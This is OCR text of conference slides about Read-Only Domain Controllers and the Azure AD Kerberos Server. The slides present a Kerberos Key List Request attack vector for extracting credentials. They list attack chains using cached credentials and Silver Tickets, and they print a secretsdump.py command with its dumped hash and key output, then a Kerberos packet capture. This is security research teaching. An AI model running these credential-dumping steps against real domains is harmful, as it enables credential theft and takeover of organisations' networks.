Name	Type	DC Type	Site	Description
AD01	Computer	GC	Default-First-Site-Name	
AzureADKerberos	Computer			Azure AD Kerberos Server computer account for this domain.


AzureADKerberos Properties

AzureADKerberos

Computer name (pre-Windows 2000):	AzureADKerberos
DNS name:	
DC Type:	Read-only Domain Controller
Site:	
Description:	Azure AD Kerberos Server computer account for this dor

Introduction

What is an Azure Kerbero



Active Director

File Action Vi

- Active Directory
  - Saved Queri
  - s[redacted]
    - Builtin
    - Comput
    - Domain
    - Foreign
    - Keys
    - LostAnd
    - Manage
    - Program
    - System
    - Users
    - NTDS Q
    - Register
    - TPM De

int for this domain.

The return of the Read Only Domain Controllers

REMEMBER READ ONLY DOMAIN CONTROLLERS?
THEY'RE BACK, IN AZURE AD KERBEROS SERVER FORM

The return of the RODCs

So, what is an RODC?


An RODC is a type of domain controller that hosts read-only partitions of the Active Directory database

Except for account passwords, it holds all the AD objects and attributes that a writable domain controller holds. However, changes cannot be made to the database that is stored on the RODC.

It’s designed primarily to be deployed in remote or branch office environments, which typically have relatively few users, poor physical security, relatively poor network bandwidth to a hub site...

Read-only AD Database	Unidirectional Replication	Administrator Role Separation	Filtered attribute set	Credential Caching

The return of the RODCs



Credential Caching	Allowed RODC Password Replication Group Denied RODC Password Replication Group


From microsoftgeek.com

The return of the RODCs

What are the issues with RODCs as they are typically deployed?

!

- RODCs are usually managed by a group of *RODC administrators* who are generally not protected at a high level.
- RODCs usually cache more passwords than required.
- Have the same Directory Services Restore Mode password as DC




Admin access to the RODC > Dump cached credentials > Administrators > Jump to other systems

Admin access to the RODC > Dump cached credentials > Computer accounts > Silver Tickets

Admin access to the RODC > Dump SAM database > local Administrator account (DSRM account) > Jumping Access to DC


Introducing a new attack vector



```
# secretsdump.py spaceland.com/Administrator@192.168.195.30 -just-dc
9.23.dev1+20210811.124858.c9e81999 - Copyright 2020 SecureAuth Corporation



Domain Credentials (domain\uid:rid:lmhash:nthash)
 DRSUAPI method to get NTDS.DIT secrets
r:500:aad3b435b51404eeaad3b435b51404ee:ae4c0d5fb959fda8f4cb1d14a8376af4:::
d3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ad3b435b51404eeaad3b435b51404ee:22edd60f1c048fb40a3128c30f82d63b:::
ad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
1105:aad3b435b51404eeaad3b435b51404ee:3257126267d67365d5ce6775662a3259:::
n\leandro:1108:aad3b435b51404eeaad3b435b51404ee:3282666542bc9b0329ce879d6eef8c62:::
1610:aad3b435b51404eeaad3b435b51404ee:c5433615da48204528cdb3003d9bdcab:::
n\diego:1612:aad3b435b51404eeaad3b435b51404ee:67001b762d88e050af4ef4dff8e2603d:::
m\javier:2102:aad3b435b51404eeaad3b435b51404ee:25d96660813b141bb964b28b5102a2bc:::
m\lionel:2110:aad3b435b51404eeaad3b435b51404ee:151ee6aa6144357c5d0a9ce80d6df373:::
001:aad3b435b51404eeaad3b435b51404ee:c03bf22a79bb083b2f06ff89e44902cc:::
104:aad3b435b51404eeaad3b435b51404ee:22b61f424bd9f351cf301f55a41e5001:::
:1609:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
3:aad3b435b51404eeaad3b435b51404ee:1070b396afd7a727f7f5d646cb555613:::
6:aad3b435b51404eeaad3b435b51404ee:b1b50f6a5a7f5a0e8540b56aa51ed33b:::
aad3b435b51404eeaad3b435b51404ee:62420e418a3453835049c3d35074f358:::
s grabbed
256-cts-hmac-sha1-96:a60930484bccbc3712fe5edb4f515dcccfa369c524a15da767e77bb22
28-cts-hmac-sha1-96:429c921c08d46038b86101ea53a2d7da
-cbc-md5:b607019e0d5838cb
-hmac-sha1-96:78738d5487141bd8aee4b3c08f82ee889fc557b678f40f9699ca516714b75faf
-hmac-sha1-96:a204f9ba8cc104c5c8b20dc66aa6d440
:04e6867a40468310
mac-sha1-96:11f5b9498a790cbb2d7f1d6764971448f8bcb7740b1717d13b2082e9fa735f5d
mac-sha1-96:b3ca9d70cabc6828b45f0dd3d4fbe4d3
b9b5cb836e4c7fa7
56-cts-hmac-sha1-96:97b2d3f45f2300e14594d70cb6ff98c4303452a5c2ae8e446ad09d9cd2
28-cts-hmac-sha1-96:cf86ba3b6f2b83f9bfca857f0931317c
cbc-md5:6d7fc43d37dc7f7f
ndro:aes256-cts-hmac-sha1-96:02197dfdcd3ac8ba011e92b65ad807c6d0d14de605cc7454b
andro:aes128-cts-hmac-sha1-96:b513e1cbdb5e87aade58f5c5bad2171a
ndro:des-cbc-md5:c2efbfdc29528fdc
56-cts-hmac-sha1-96:5bd7750ae633948f7eb3590e58385ec80c638071a287e67da00a69e36e
128-cts-hmac-sha1-96:c1dcbca4cb8e5abf9eabdbe5c9f112ee
-cbc-md5:151ab3754908f229
```

Introducing a new attack vector

At this point we saw how Microsoft supports password-less authentication to on-premises resources for hybrid environments.



PRESENTS

The Passwordless experience

Hybrid Edition

Includes*

SSO to on-premises resources using FIDO2 keys ?

Azure AD can issue Kerberos Ticket Granting Tickets (TGTs) for one or more AD domains. ✓


Kerberos Service Tickets and authorization continue to be controlled by on-premises AD domain controllers. ✓

An Azure AD Kerberos Server object is created in the on-premises AD and then securely published to Azure AD ✓

(*) https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-authentication-passwordless-security-key-on-premises

However, one question remains to be answered: What about the access to resources that use legacy protocols like NTLM?


Introducing a new attack vector



No.	Time	Source	Destination	Protocol	Length	Info
577	15:20:07.238189	192.[redacted].162	17[redacted]4	KRB5	788	TGS-REQ
583	15:20:07.488451	17[redacted]4	192.[redacted].162	KRB5	157	TGS-REP

```
tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
  padata: 2 items
      PA-DATA pA-TGS-REQ
      PA-DATA Unknown:161
  req-body
      Padding: 0
      kdc-options: 00010000
      realm: s[redacted]s
    sname
        name-type: kRB5-NT-SRV-INST (2)
      sname-string: 2 items
          SNameString: krbtgt
          SNameString: s[redacted]s
      till: 2037-09-13 02:48:05 (UTC)
      nonce: 108787419
    etype: 5 items
        ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```


Introducing a new attack vector



3.3.5.7.8 Key List Request

08/24/2020 • 2 minutes to read

When a Key Distribution Center (KDC) receives a **TGS-REQ** message for the krbtgt service name (sname) containing a **KERB-KEY-LIST-REQ** [161] (section 3.1.5.1) padata type the KDC SHOULD include the long-term secrets of the client for the requested encryption types in the **KERB-KEY-LIST-REP** [162] response message and insert it into the encrypted-pa-data of the **EncKDCRepPart** structure, as defined in [RFC6806].<70>




2.2.11 KERB-KEY-LIST-REQ

08/24/2020 • 2 minutes to read

The **KERB-KEY-LIST-REQ** structure<15> is used to request a list of key types the KDC can supply to the client to support single sign-on capabilities in legacy protocols. Its structure is defined using ASN.1 notation. The syntax is as follows:

